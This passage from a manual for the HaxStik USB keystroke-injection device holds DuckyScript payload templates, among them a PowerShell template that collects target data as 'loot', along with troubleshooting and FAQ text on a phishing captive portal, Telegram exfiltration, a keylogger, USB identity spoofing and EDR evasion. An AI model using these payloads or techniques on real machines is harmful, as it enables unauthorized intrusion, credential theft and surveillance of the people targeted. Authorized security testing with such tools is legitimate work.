REM --- OPEN TERMINAL ---
GUI SPACE
DELAY #SPOT_WAIT
STRINGLN terminal
DELAY #TERM_WAIT

REM --- MAIN LOGIC ---
REM Type your shell commands here using STRINGLN

REM --- CLEANUP ---
RELEASE_ALL
```

Template 3 — Linux Terminal Opener

Use this as the starting point for any Linux payload. Opens a terminal using CTRL+ALT+T.

Linux Terminal Opener Template

```
REM ============================================
REM PAYLOAD: [Your Payload Name Here]
REM VERSION: 1.0
REM TARGET:  Linux (GNOME/Ubuntu/Mint)
REM PURPOSE: [One sentence describing purpose]
REM ============================================

DEFINE #SETTLE    2000
DEFINE #TERM_WAIT 1500

REM --- SAFETY DELAY ---
DELAY #SETTLE

REM --- OPEN TERMINAL ---
CTRL ALT t
DELAY #TERM_WAIT

REM --- MAIN LOGIC ---
REM Type your bash commands here using STRINGLN

REM --- CLEANUP ---
RELEASE_ALL
```

Template 4 — Data Capture with Auto COM Detection

Use this as the starting point for any Windows RECON payload that captures data to HaxStik loot storage. Includes the COM port auto-detection block.

Data Capture with Auto COM Detection Template

```
REM ============================================
REM PAYLOAD: [Your Payload Name Here]
REM VERSION: 1.0
REM TARGET:  Windows 10/11
REM PURPOSE: [Capture specific data to loot]
REM ============================================

DEFINE #SETTLE    2000
DEFINE #PS_WAIT   1500
DEFINE #DATA_WAIT 2000

DELAY #SETTLE

REM --- OPEN POWERSHELL ---
GUI r
DELAY 600
STRING powershell
ENTER
DELAY #PS_WAIT

REM --- FIND HAXSTIK COM PORT (WMI — confirmed working) ---
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

REM --- SEND LOOT ---
STRING if ($port) {
ENTER
STRING   $port.WriteLine('<<LOOT>>')
ENTER
REM --- ADD YOUR DATA COLLECTION LINES HERE ---
STRING   $port.WriteLine('Key: ' + $value)
ENTER
```

```
STRING   $port.WriteLine('<</LOOT>>')
ENTER
STRING   $port.Close() }
ENTER
DELAY #DATA_WAIT

REM --- CLEANUP ---
STRING exit
ENTER
RELEASE_ALL
```

13.8 Important Notes

No Physical LED on HaxStik Hardware

LED_ON, LED_OFF, and LED_BLINK are valid DuckyScript commands recognized by HaxStik firmware. They compile, they execute, and they generate no error. However, HaxStik hardware has no physical LED component. None of these commands produce any visible effect. Do not use them for payload execution feedback — use the System Log (green PAYLOAD: finished) or Loot Manager instead.

REPEAT Command Limitations

REPEAT n repeats the immediately preceding single command n additional times. It works reliably with STRING, STRINGLN, ENTER, TAB, SPACE, and BACKSPACE. It does not reliably work with modifier combinations (CTRL c, GUI r, ALT F4) or block commands (IF/WHILE). If you need to repeat a complex action, use a V3 WHILE loop instead.

Run Box Character Limit

The Windows Run dialog (GUI r) accepts short input only. Never paste long PowerShell commands into the Run box — only short commands fit reliably:

Rule	Detail
✅ **Use Run box for**	powershell, notepad, cmd, explorer, any short URL, calc
❌ **Never put in Run box**	Long PowerShell one-liners, full scripts, commands with many parameters
Correct approach	Open powershell or cmd via Run box, then type all long commands INSIDE the window

COM Port Auto-Detection for RECON Payloads

When HaxStik is connected to any Windows computer, Windows names its CDC serial interface USB Serial Device and assigns it a COM port. The COM port number is different on every computer. Never hardcode a COM port number in a payload — it will work on one machine and fail on another. Use WMI to find HaxStik's port by its device name. This method works correctly on every Windows computer regardless of what other COM devices are present.

```
COM port auto-detection — always use this in RECON payloads
```

```
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600
REM $cp = COM port Windows assigned to HaxStik (found automatically by
name)
REM $port = open SerialPort ready to send loot, or $null if not found
REM WMI finds HaxStik specifically by its USB Serial Device name
REM not by scanning port numbers — works on any Windows computer
```

V3 Engine State Persists Across Payloads

The V3 Engine enabled/disabled state is saved to SPIFFS storage. It persists across reboots. If you disable V3 for a PowerShell-heavy payload and then run a V3 payload, remember to re-enable V3 in Settings first. The V3 Engine status is always visible in the Settings → DuckyScript V3 Engine panel showing STATUS: ENABLED or STATUS: DISABLED.

> *“A reference is only useful if it is accurate. Every command in this chapter was verified by reading the firmware source code — not assumed, not inferred, not copied from another tool's documentation.”*
>
> *— HaxBD — Source-Verified Documentation Standard*

> *“The best tools have the smallest gap between what they promise and what they deliver. Know your tool exactly.”*
>
> *— Security Engineering Principle*

> *“Physical access changes everything. But only if you know the language the machine speaks when you are inside its USB port.”*
>
> *— USB HID Research — Physical Attack Surface*

PART IV · REFERENCE

Chapter

14

Troubleshooting & FAQ

Every common problem, every error message, every frequently asked question — with clear answers verified from the firmware source code.

14.1 Dashboard & Connection Issues

This section covers problems connecting to HaxStik's dashboard — the most common issues new users encounter. Every connection issue is caused by one of a small number of root causes, all of which have clear fixes.

Cannot Connect to HaxStik WiFi

Cause	Fix
Wrong SSID — looking for HAXSTIK_OS but it was renamed	Check your WiFi list carefully. If you changed the SSID in Settings, look for the new name. If SSID is in Stealth Mode (hidden), go to WiFi Settings → Add Network → type the SSID manually.
Device not powered — no USB power to HaxStik	HaxStik must be plugged into a powered USB port. Try a different USB port or a USB power adapter. The ESP32-S3 needs at least 500mA.
HaxStik AP still starting — just plugged in	Wait 5–10 seconds after plugging in before trying to connect. The AP takes 2–3 seconds to fully initialize.
Phone auto-switched to mobile data	Some phones disconnect from WiFi that has no internet access. Disable this behavior: iOS — Settings → WiFi → HaxStik network → disable Private Address and auto-join issues. Android — disable Smart WiFi / WiFi auto-switch in WiFi settings.
Stealth mode is on, forgot SSID	Connect to any other WiFi briefly, then open WiFi → Add Network. The SSID must be typed exactly as configured. If forgotten, factory reset is required to clear stealth mode.

Browser Shows 192.168.4.1 Cannot Be Reached

Cause	Fix
Browser is using mobile data, not the HaxStik WiFi	Turn off mobile data while connecting to HaxStik. On Android: Settings → Network → Mobile Data → Off. Reconnect to HaxStik WiFi first.
DNS caching the old IP on phone browser	Try typing the IP directly: 192.168.4.1 (not a domain name). If that fails, clear browser cache and try again.
Phone browser redirected to a captive portal check	If phone shows a captive portal sign-in notification, tap it. If it fails, open a browser manually and type 192.168.4.1.
HaxStik crashed during boot	Check if the HaxStik WiFi SSID is visible. If no SSID appears at all after 15 seconds, the device may have crashed — unplug and replug.

Login Page Shows But Login Fails

Cause	Fix
Wrong password — default is haxstik	Default credentials: Username = admin, Password = haxstik. Both are lowercase. If you changed them and forgot the new ones, factory reset is the only recovery method.
Session expired after reboot	Every HaxStik reboot invalidates all sessions. Session tokens are stored in RAM only. After any reboot, navigate to 192.168.4.1, the login page will appear. Log in again normally.
Browser autofilled wrong saved credentials	Clear the autofill suggestion and type credentials manually. Browser password managers sometimes store old credentials.

Dashboard Disconnects Randomly

Cause	Fix
Phone out of WiFi range — HaxStik TX power is 2 dBm	HaxStik operates at very low TX power (2 dBm) to prevent USB RF interference. Keep your phone within arm's length of HaxStik. Move closer if connection drops.
AP channel drift — occurs on some hardware	Firmware auto-heals channel drift every 5 minutes. If you see periodic disconnections every 5 minutes exactly, look for the AP: channel drift fixed log entry. This is normal self-healing behavior.
WiFi scan during STA scan — 3-second AP disconnect	Tapping SCAN NEARBY in Network Settings causes a 3-second AP disconnect while the radio scans channels. This is expected. Reconnect after the scan completes.
Phone switched to cellular mid-session	Disable Smart WiFi / auto-switch on your phone. See first section above.

Cannot Access Dashboard After Arming Captive Portal

Cause	Fix
Visiting root URL / instead of /admin	When captive portal is armed, the root URL shows the phishing page. Always use 192.168.4.1/admin to access the dashboard while portal is active.
Connected to wrong network	You must connect to the phishing SSID (now open, no password) and then navigate to 192.168.4.1/admin. The phishing SSID is the AP during captive mode.
Forgot /admin path	The /admin route is always accessible regardless of captive portal state. Bookmark 192.168.4.1/admin on your phone before arming any captive portal.

14.2 Payload Issues

Payload problems are the most varied category of issues. The root cause is almost always one of three things: inject speed, timing, or a wrong window receiving keystrokes. Read the System Log first — PAYLOAD: finished in green means the payload ran completely, PAYLOAD: stopped in red means it was halted.

Characters Are Missing, Duplicated, or Wrong

Cause	Fix
Inject speed too fast for target hardware	Go to Settings → Global Injection Speed → increase by one step. Try Normal (50ms) if on Fast (30ms), or Slow (100ms) for VMs. Characters missing = too fast.
V3 Engine interpreting $ in STRING as variable	Use \$ escape before every $ in PowerShell commands: STRING echo \$env:USERNAME. Or disable V3 Engine in Settings if the payload has no V3 logic.
Wrong keyboard layout on target	Target uses non-US layout. Symbols like @ # \ / { } are in different positions. Use STRING_ALT with NUMLOCK_FORCE first for layout-independent typing on Windows.
USB enumeration not finished when first key sent	Add DELAY 2000 at the very beginning of the payload. The boot delay in Boot Configuration is for auto-run payloads only — manually-triggered payloads still need an initial DELAY.

Payload Types Into the Wrong Window

Cause	Fix
DELAY too short after opening an application	Increase DELAY after GUI r + ENTER and after STRINGLN app_name + ENTER. The window must be active before keystrokes arrive. Add DELAY 1500 minimum after opening any application.
Run box receiving commands meant for PowerShell	The Run dialog is small and must only receive short text (powershell, notepad, cmd). All long commands must be typed INSIDE the application window. See Chapter 12, Three Rules section.
Target user clicked away during payload execution	The target changed the active window while the payload was running. EMERGENCY STOP if possible. Redesign the payload to minimize execution window.
Focus moved to a notification or popup	System notifications (Windows Update, antivirus alerts) steal focus. Add longer DELAYs and test multiple times to find the worst-case timing.

Payload Stops Partway Through

Cause	Fix
Emergency Stop was accidentally tapped	System Log shows red PAYLOAD: stopped. Check if dashboard was open and button was tapped. Restart payload from the Dashboard.
V3 iteration cap hit (100,000 loop iterations)	System Log shows v3: iteration cap 100000. A WHILE loop ran too many iterations. Check loop logic — likely a condition that never becomes false. Add a counter variable to limit iterations.
V3 expanded output cap hit (64KB)	System Log shows v3: output cap. Payload with many loop iterations produces too much expanded content. Reduce loop count or split into multiple payloads.
SPIFFS error reading payload file mid-execution	System Log shows a red SPIFFS error. Storage may be failing or corrupt. Try Factory Reset to reformat SPIFFS, then re-import the payload.
HaxStik rebooted — power fluctuation	System Log shows fresh boot sequence. USB port power was insufficient or fluctuated. Try a powered USB hub or a USB port directly on the motherboard.

V3 Logic Not Working

Cause	Fix
V3 Engine is disabled	Go to Settings → DuckyScript V3 Engine → confirm STATUS: ENABLED. Toggle it on if disabled.
$ variable conflict with PowerShell dollar signs	Use \$ escape for all PowerShell variables. V3 pre-processor interprets $ as variable prefix. See Chapter 13, Section 13.5 for the escape syntax.
IF condition uses wrong OS name capitalisation	$_OS values are case-sensitive: Windows (capital W), Linux (capital L), Mac (capital M, NOT macOS or MACOS). Check your IF conditions match exactly.
FUNCTION CALL across files not supported	FUNCTION/CALL only works within the same payload file. Functions from other files cannot be referenced. Copy the FUNCTION block into the payload that needs it.

RECON Payload Runs But No Loot Appears

Cause	Fix
HaxStik COM port is not COM3 — auto-detection failed	Use the COM port auto-detection loop in your payload (scans COM3–COM20). If auto-detection still fails, check Windows Device Manager → Ports (COM & LPT) to see what port HaxStik is actually on.
CDC driver not installed on target Windows machine	Windows 10/11 usually installs CDC drivers automatically. If the COM port does not appear in Device Manager at all, the CDC driver has not loaded. Check under Other Devices for

Cause	Fix
	an unrecognized device.
PowerShell execution policy blocking script	Target may have a PowerShell execution policy set to Restricted. Test by opening PowerShell manually and running Get-ExecutionPolicy. If Restricted, the payload script cannot run.
Loot Manager not refreshed after execution	Tap VIEW CAPTURED LOOT in the Loot Manager. If the entry does not appear, tap back and re-open. Sometimes the browser needs a moment after the payload completes.
DELAY too short before sending loot data	Add longer DELAY after the COM port auto-detection loop — at least 1000ms. The COM port needs time to initialize before data can be written.

14.3 WiFi and Network Issues

STA Internet WiFi Not Connecting

Cause	Fix
SSID not found — network is 5GHz only	HaxStik only supports 2.4GHz WiFi. Ensure your router broadcasts a 2.4GHz network. System Log shows: STA: SSID not found (or 5GHz-only).
Wrong password	Re-enter the password carefully in Network Settings. Passwords are case-sensitive. System Log shows: STA: wrong password.
MAC address filtering on router	Router is set to allow only specific device MAC addresses. Add HaxStik's MAC address to the router's allowed list, or disable MAC filtering temporarily.
Router too far away — weak signal	HaxStik's WiFi radio is designed for short range. During the WiFi scan, networks showing -80 dBm or weaker may not connect reliably. Use a closer access point or a phone hotspot.
STA does not auto-retry after disconnect	HaxStik does not automatically reconnect if internet WiFi drops. Go to Settings → Network Settings → SAVE & CONNECT to manually reconnect. This is by design — auto-retry was causing AP instability.

Telegram Not Receiving Messages

Cause	Fix
No internet WiFi configured	Configure internet WiFi in Settings → Network Settings first. Telegram requires an active internet connection (STA mode).
Bot Token or Chat ID is wrong	Go to Settings → Telegram Settings → verify both values. Tap TEST PING — if no ping message appears in Telegram, the token or chat ID is incorrect.
EXFIL toggle is off	Go to TOOLS → TELEGRAM EXFIL → confirm button shows EXFIL: ACTIVE. If it shows EXFIL: OFF, tap to enable.
Telegram message queue full (8 slots)	If captures arrive faster than the Telegram API can send, the 8-slot queue fills and messages are silently dropped. Use DUMP LOOT TO TELEGRAM to manually send all accumulated data.
Telegram API rate limiting	Telegram limits bot messages to 30 per second. During high-capture sessions, some messages may be delayed. They will arrive once the rate limit clears.

OTA Update Failing

Cause	Fix
No internet WiFi connected	OTA updates require STA internet connection. Configure and verify internet WiFi in Network Settings first. Test with Telegram TEST PING to confirm internet works.
OTA server unreachable	System Log shows: OTA: connect failed. Check internet connection. Try navigating to a website on your phone while connected to HaxStik's WiFi to confirm the STA internet is working.
OTA download interrupted	If internet drops during download, the update fails cleanly — the current firmware keeps running. Reconnect internet WiFi and try CHECK FOR UPDATE again.
Firmware is already up to date	System Log shows: OTA: up to date (v1.0.0). No update is available. This is not an error.
Staged firmware pending activation	If system log shows: OTA: pending activation detected — there is a downloaded firmware waiting. The Firmware Update panel will show UPDATE AND REBOOT instead of CHECK FOR UPDATE. Tap it to activate.

Captive Portal Not Working

Cause	Fix
Phishing SSID not set — ARM refused	HaxStik refuses to arm if no phishing SSID is configured. Enter a phishing SSID and tap SAVE SSID before tapping ARM CAPTIVE PORTAL.
Victims can browse internet without entering credentials	The victim's device may be using cached DNS or a VPN that bypasses HaxStik's DNS server. HaxStik's DNS hijack only works when the device routes its DNS queries through HaxStik.
Portal rearmed after soft reboot — not a bug	If HaxStik soft-reboots (watchdog, crash) while the captive portal was armed, it re-arms automatically on restart. This is intentional. Tap DISARM to stop it.
Cold boot cleared the portal — expected behavior	Unplugging and replugging HaxStik always disarms the captive portal. This is the safety override. Re-arm via the dashboard after reconnecting.

14.4 Storage and Device Issues

Payload Save Fails — Save Button Does Nothing

Cause	Fix
Filename is empty	You must enter a filename before tapping SAVE/UPDATE. The filename field cannot be blank.
Filename exceeds 28 characters	SPIFFS filename limit is 28 characters including .txt extension. The OS displays a warning: Keep filename SHORT (max 28 chars). Long names will NOT save. Shorten the filename.
SPIFFS storage is full	Check Settings → Storage Status. If storage is near 100%, clear loot data (TOOLS → LOOT MANAGER → CLEAR ALL) and delete unused payload files. Then retry the save.
Special characters in filename	Use only letters, numbers, hyphens, and underscores in filenames. Spaces, slashes, and special characters may cause save failures.

SPIFFS Mount Failed in System Log

Cause	Fix
First boot after factory reset — normal	After FORMAT DISK, SPIFFS is freshly formatted and mount is always successful. If this message persists after a normal boot, there may be a storage chip issue.
Storage chip failure or corruption	If SPIFFS Mount Failed appears on every boot and device is unusable, perform a factory reset via the dashboard if still accessible, or contact HaxBD support with your CHIP ID.

Loot Data Not Persisting After Reboot

Cause	Fix
This is not a bug — loot data DOES persist	Loot data is written to /loot.txt on SPIFFS. It survives reboots and power cycles. It is only cleared by CLEAR ALL in Loot Manager or a factory reset.
Checked wrong tool — looked at Keylogger instead of Loot Manager	The Live Keylogger is RAM-based and clears on reboot. The Loot Manager shows SPIFFS-based data that persists. Check TOOLS → LOOT MANAGER → VIEW CAPTURED LOOT.

USB Identity Change Not Applied After APPLY & REBOOT

Cause	Fix
Target computer not reconnected after reboot	After HaxStik reboots with the new identity, the target computer must see a new USB connection event. Unplug and replug HaxStik into the target after the reboot completes.
Checking in wrong tool — Device Manager shows old entry	Windows caches USB device history. Look for the new entry in Device Manager, not the old cached one. A new Hardware ID entry should appear for the new VID/PID.
Identity did not save — SPIFFS full	If SPIFFS was full, the identity save may have failed silently. Clear storage space and reapply. Check System Log for any red SPIFFS error entries.

Factory Reset Not Working

Cause	Fix
Browser session expired before completion	FORMAT DISK reboots the device after formatting. Your browser session will disconnect. After 10–15 seconds, reconnect to HaxStik WiFi (default SSID HAXSTIK_OS, password password123) and log in with default credentials (admin/haxstik).
Tap confirmed the dialog but nothing happened	Check the System Log for the format operation. If it started, wait 15 seconds then reconnect. The reset takes a moment to complete.

14.5 System Log — Complete Message Reference

The System Log at the bottom of every dashboard page is the primary diagnostic tool for HaxStik. Every significant firmware event is logged here. This section documents all log messages confirmed from the firmware source code — what they mean and what action to take.

Green — Success Messages

Log Message	Meaning and Action
`HAXSTIK OS Ready`	All services initialized. Device is fully operational.
`System Nominal.`	Boot sequence completed without errors.
`PAYLOAD: finished`	Payload ran to the last command without being stopped. No action needed.
`Settings saved`	A settings change was written to SPIFFS successfully.
`Save done: /filename.txt (Xb OK)`	Payload file saved successfully. X = file size in bytes.
`LOOT SAVED`	A <<LOOT>> capture was written to /loot.txt. Check Loot Manager.
`OTA: up to date (v1.0.0)`	Firmware is current. No update available.
`OTA: new version available: v1.x.x`	A firmware update is ready. Tap DOWNLOAD UPDATE.
`OTA: download complete`	New firmware downloaded. Tap UPDATE AND REBOOT to activate.
`KEYLOGGER: ON / KEYLOGGER: OFF`	Keylogger armed or disarmed. Normal operation.
`v3: expanded -> __v3_tmp.txt`	V3 pre-processing completed. Expanded payload ready for injection.
`NumLock toggled`	NUMLOCK_FORCE command executed successfully.

Cyan — Informational Messages

Log Message	Meaning and Action
`AP IP: 192.168.4.1`	Access point started. Connect to HaxStik WiFi to reach dashboard.
`STA: connecting to [SSID]...`	Attempting to connect to internet WiFi. Wait for result.
`STA: got IP x.x.x.x`	Internet WiFi connected. Telegram and OTA are now available.
`Cold boot – captive disarmed (safety)`	Normal cold power-on. Captive portal cleared for safety. No action needed.
`Warm boot – captive flag preserved`	HaxStik soft-rebooted (watchdog/crash). Captive portal will resume if it was armed. Check Tools panel.
`WS keylog client connected`	Browser opened the live keylogger WebSocket stream.
`WS keylog client disconnected`	Browser closed or connection dropped. WebSocket will reconnect.
`AP: channel drift fixed -> ch1`	AP drifted from channel 1 — automatically corrected. Brief disconnection was expected.

Log Message	Meaning and Action
`OS: Windows (USB LED sync)`	OS detection result — Windows confirmed passively.
`OS: Linux (median=Xms, N/5)`	OS detection result — Linux confirmed via CapsLock timing.
`OS: Mac (median=Xms, N/5)`	OS detection result — macOS confirmed via CapsLock timing.
`OTA: pending activation detected`	Downloaded firmware is staged. Tap UPDATE AND REBOOT to activate.
`v3: expanded -> __v3_tmp.txt`	V3 pre-processing completed successfully.

Red — Error and Warning Messages

Log Message	Meaning and Fix
`PAYLOAD: stopped`	Payload halted by Emergency Stop. Tap RUN again to restart.
`SPIFFS Mount Failed`	Storage filesystem error. Try factory reset. If persists, contact support.
`STA: SSID not found (or 5GHz-only)`	Internet WiFi not visible. Check if router broadcasts 2.4GHz. Not a device fault.
`STA: wrong password`	Internet WiFi password is incorrect. Re-enter in Network Settings.
`STA: rejected (MAC filter?)`	Router rejected connection — likely MAC address filtering. Add HaxStik's MAC to router allow-list.
`STA: handshake failed (wrong password)`	WPA handshake failed. Password is wrong. Re-enter in Network Settings.
`STA: disconnect (code N)`	Disconnected for reason code N. Check signal strength and password.
`OTA: connect failed`	Cannot reach OTA server. Check STA internet connection.
`OTA: check failed N`	HTTP error N checking for update. Retry. If persists, check internet.
`OTA: download failed N`	HTTP error N during firmware download. Retry.
`OTA: flash failed: [error]`	Firmware write to flash failed. Device is still safe — current firmware untouched. Retry.
`OTA: failed to connect to [SSID]`	STA WiFi disconnected before OTA could start. Reconnect internet WiFi.
`v3: iteration cap 100000`	WHILE loop exceeded 100,000 iterations. Check loop exit condition.
`v3: output cap`	Expanded payload exceeds 64KB. Reduce loop iterations or split payload.
`ATTACKMODE: not supported (skipped)`	ATTACKMODE in payload — silently skipped. Not a device error.
`Unknown: COMMANDNAME`	Unrecognized DuckyScript command. Check spelling. Check V3 is enabled if using V3 commands.
`(!) Payload already running`	Tap RUN was pressed while a payload is executing. Stop current payload first.

14.6 Frequently Asked Questions

Q Does HaxStik work on all operating systems?

HaxStik's USB HID and mouse functions work on any OS that supports standard USB keyboards and mice — Windows, macOS, Linux, Android (via USB OTG adapter), and Chromebook. The dashboard is accessible from any modern browser over WiFi. Some DuckyScript commands are platform-specific (GUI r is Windows only, CTRL ALT t is Linux) — use OS_DETECT and cross-platform payloads to handle this automatically.

Q Does my target computer need any special software installed?

No. HaxStik presents itself as a standard USB keyboard and mouse. The target computer uses its built-in USB HID drivers — no additional software, no installation, no administrator rights needed on the target. For RECON payloads that send data back via the CDC serial channel, Windows will auto-install the CDC driver on first connection.

Q Why does the WiFi only reach a short distance?

HaxStik transmits at 2 dBm (very low power) by design. The USB traces on the PCB are very close to the WiFi antenna. Higher TX power caused USB disconnections on some computers. 2 dBm provides reliable coverage at arm's length to a few meters — sufficient for operator control while keeping the device stable.

Q Can I use HaxStik with my phone as the operator device?

Yes. Connect your phone to HaxStik's WiFi, open a browser (Chrome, Safari, Firefox), and navigate to 192.168.4.1. The dashboard is fully responsive and designed for mobile use. All features including Payload Studio, the live keylogger, and all settings panels work on phone screens.

Q What is the difference between the Live Keylogger and the Loot Manager?

The Live Keylogger displays everything the keylogger payload sends back in real time — a continuous stream of all keystrokes, window switches, and special keys typed by the target user. It uses a 10,000-character RAM buffer that clears on reboot. The Loot Manager stores structured data that payloads deliberately capture using <<LOOT>> markers — specific information like hostnames, usernames, IP addresses. Loot data is saved to SPIFFS and persists across reboots. Both can capture data simultaneously from the same USB connection.

Q Why does OS detection cause the CapsLock LED to flicker on the target?

OS detection for Linux vs macOS uses CapsLock timing — the firmware sends a CapsLock key press and measures the response time. Each probe press is immediately followed by a restore press to put CapsLock back to its original state. The LED may flicker briefly (once or twice) as the probes run. On Windows, detection is passive (USB LED sync) — no CapsLock is pressed at all. To minimize visibility, use SAVE_HOST_KEYBOARD_STATE before OS_DETECT and RESTORE_HOST_KEYBOARD_STATE after.

Q Can I run two payloads at the same time?

No. HaxStik executes one payload at a time. If you tap RUN on a second payload while one is executing, the system logs (!) Payload already running and ignores the second request. Stop the current payload with EMERGENCY STOP first, then start the second one. The payload runs as a FreeRTOS task on Core 1 — there is no concurrency for payload execution by design.

Q Does HaxStik work on 5GHz WiFi?

HaxStik's own access point broadcasts on 2.4GHz only (channel 1, fixed). For STA internet connection (Telegram/OTA), HaxStik can only connect to 2.4GHz networks. If your router broadcasts both 2.4GHz and 5GHz under the same SSID name, you may need to temporarily connect manually using the 2.4GHz-specific SSID if your router provides one.

Q What happens if I forget my dashboard password?

There is no password recovery mechanism. The only option is a factory reset. If you still have dashboard access: Settings → DANGER ZONE → FORMAT DISK (FACTORY RESET). After reset, log in with default credentials: admin / haxstik. If you have lost dashboard access and cannot log in, unplug HaxStik and contact HaxBD support with your CHIP ID — the CHIP ID is printed on the device packaging.

Q Can HaxStik be detected by antivirus or EDR software?

HaxStik presents as a standard USB keyboard and mouse — it has the same USB device class and descriptor as any legitimate keyboard. Basic VID/PID-based USB policies cannot distinguish HaxStik from the keyboard brand it is impersonating. However, advanced EDR platforms may detect behavioral patterns: keystrokes injected at machine speed (above ~200 WPM), a keyboard that opens PowerShell within seconds of connection, or a CDC serial port appearing alongside a keyboard (unusual). Identity spoofing (Chapter 6) addresses VID/PID-based controls. Behavioral detection is covered in the advanced methodology in HaxStik: Masterclass (Book 2).

Q How do I update the firmware?

Settings → Firmware Update → ensure internet WiFi is connected first → tap CHECK FOR UPDATE. If an update is available, tap DOWNLOAD UPDATE, wait for the download, then tap UPDATE AND REBOOT. HaxStik reboots with the new firmware. The update is staged to a separate OTA partition — if the update fails mid-flash, the current firmware is preserved and HaxStik continues working normally. OTA updates are provided exclusively by HaxBD via ota.haxbd.com.

Q Can I write my own firmware for HaxStik?

HaxStik v1.0.0 firmware is closed and secured. The firmware update system is locked to the HaxBD OTA server — only official HaxBD firmware can be installed. Custom firmware flashing via USB is not supported. This ensures all customers receive the same tested, stable OS experience. Feature requests and bug reports should be directed to HaxBD through official channels.

Q Is it legal to use HaxStik?

HaxStik is a professional security testing tool. Using it on systems you own or have explicit written authorization to test is legal in most jurisdictions. Using it without authorization — plugging it into someone else's computer without permission — is illegal under computer access laws in Bangladesh (Cyber Security Ordinance 2025), the UK (Computer Misuse Act), the USA (CFAA), and most countries worldwide. See Chapter 1, Section 1.4 for the complete legal framework. Always get written authorization before any engagement.

14.7 Contacting HaxBD Support

If this chapter did not resolve your issue, HaxBD support is available. Having the right information ready when you contact support will significantly speed up the resolution.

Information to Gather Before Contacting Support

- Your CHIP ID — found in Settings → Firmware Update panel. This uniquely identifies your specific device.
- Firmware version — found in the same panel (e.g. v1.0.0).
- The exact System Log content at the time of the issue — copy or screenshot the full system log.
- What you were doing when the issue occurred — which tab, which button, which payload.
- What your operator device is (phone model or laptop OS) and which browser you are using.
- What the target computer's OS is (if the issue involves payload execution).
- Steps to reproduce the issue consistently — if you can reproduce it, support can diagnose it.

> ℹ️ **Before Contacting Support**
> Most issues are resolved by the troubleshooting steps in this chapter. Before reaching out, confirm you have: read the relevant section here, checked the System Log for error messages, and tried the suggested fixes. Support requests with a CHIP ID and System Log copy are resolved significantly faster than requests without this information.

When to Do a Factory Reset

Factory reset is the correct solution for a small number of persistent issues. Consider a factory reset when:

- SPIFFS Mount Failed appears on every boot and device features are unavailable
- All login credentials are forgotten and dashboard is inaccessible
- Dashboard behavior is consistently abnormal after ruling out all other causes
- Device was received with unexpected configuration and you want a clean start

> ⚠️ **Export Your Data First**
> Factory reset permanently erases ALL payload files, ALL loot data, ALL saved credentials, and ALL settings. There is no undo and no recovery. Export all important payloads using the COPY button and download all loot data from the Loot Manager before performing any factory reset.

> *"The best troubleshooter is the one who reads the log first. The System Log tells you exactly what happened. Everything else is guessing."*
>
> *— HaxBD — HaxStik OS Development Notes*

> *"Most problems in technology are solved by one of three things: read the manual, check the cable, try again. In that order."*
>
> *— Classic IT Support Maxim*

> *"You now hold one of the most capable USB security testing tools available. Use it wisely. Use it legally. Use it to make systems more secure — not less."*
>
> *— HaxBD — Final Word*

End of HaxStik — The Complete Guide

HaxStik v1.0.0 · HaxBD · For Authorized Security Testing Only

Continue your journey → HaxStik Script: Payload Developer's Handbook (Coming Soon)

APPENDICES

HaxStik — The Complete Guide

Contents

Appendix A — USB VID/PID Database

This appendix documents Vendor IDs (VID) and Product IDs (PID) for USB keyboard devices commonly encountered in enterprise security assessments. The six identities built into HaxStik v1.0.0 are marked with ★. Additional entries help you identify devices you may encounter when auditing USB whitelists in target environments.

VIDs are officially assigned by the USB Implementers Forum (USB-IF). All entries here represent real registered VIDs from their respective manufacturers. In Windows Device Manager, these appear as Hardware IDs in the format: HID\VID_XXXX&PID_YYYY.

> ℹ️ **HaxStik Built-in Identity Profiles**
> The six profiles marked ★ below are the built-in identity profiles in HaxStik v1.0.0. Select them via Settings → USB Identity → dropdown. All other entries are provided as reference only — they cannot be directly selected in the current firmware but help you understand the USB identity landscape in enterprise environments.

LOGITECH (VID: 0x046D)

Device / Profile	VID (hex)	PID (hex)	Manufacturer / Product Name
★ Logitech USB Keyboard	0x046D	0xC31C	Logitech / USB Keyboard ← HaxStik Default
Logitech K120 Keyboard	0x046D	0xC31C	Logitech / USB Keyboard
Logitech K270 Wireless	0x046D	0xC52B	Logitech / USB Receiver
Logitech K400 Plus	0x046D	0xC52B	Logitech / USB Receiver
Logitech MK520	0x046D	0xC52B	Logitech / USB Receiver
Logitech MX Keys	0x046D	0xB35B	Logitech / MX Keys
Logitech K800	0x046D	0xC52B	Logitech / Unifying Receiver

DELL (VID: 0x413C)

Device / Profile	VID (hex)	PID (hex)	Manufacturer / Product Name
★ Dell KB216 Wired	0x413C	0x2107	Dell / KB216 Wired Keyboard ← HaxStik Built-in
Dell KB212-B	0x413C	0x2105	Dell / KB212-B QuietKey Keyboard
Dell KB522	0x413C	0x2113	Dell / KB522 Wired Business Multimedia Keyboard
Dell KB813	0x413C	0x2116	Dell / KB813 Smartcard Keyboard
Dell KB900	0x413C	0x2134	Dell / Premier Collaboration Keyboard

HP / HEWLETT PACKARD (VID: 0x03F0)

Device / Profile	VID (hex)	PID (hex)	Manufacturer / Product Name
★ HP Elite USB Keyboard	0x03F0	0x034A	HP / Elite USB Keyboard ← HaxStik Built-in
HP USB Keyboard	0x03F0	0x0024	HP / USB Keyboard
HP USB Business Slim	0x03F0	0x1641	HP / USB Business Slim Keyboard
HP USB Premium Keyboard	0x03F0	0x034A	HP / USB Premium Keyboard
HP 230 Wireless Keyboard	0x03F0	0x7641	HP / 230 Wireless Keyboard

APPLE (VID: 0x05AC)

Device / Profile	VID (hex)	PID (hex)	Manufacturer / Product Name
★ Apple Magic Keyboard	0x05AC	0x024F	Apple / Magic Keyboard ← HaxStik Built-in
Apple Magic Keyboard (BT)	0x05AC	0x0267	Apple / Magic Keyboard (Bluetooth)
Apple USB Keyboard (A1048)	0x05AC	0x0205	Apple / USB Keyboard
Apple Keyboard (A1243)	0x05AC	0x021D	Apple / Apple Keyboard
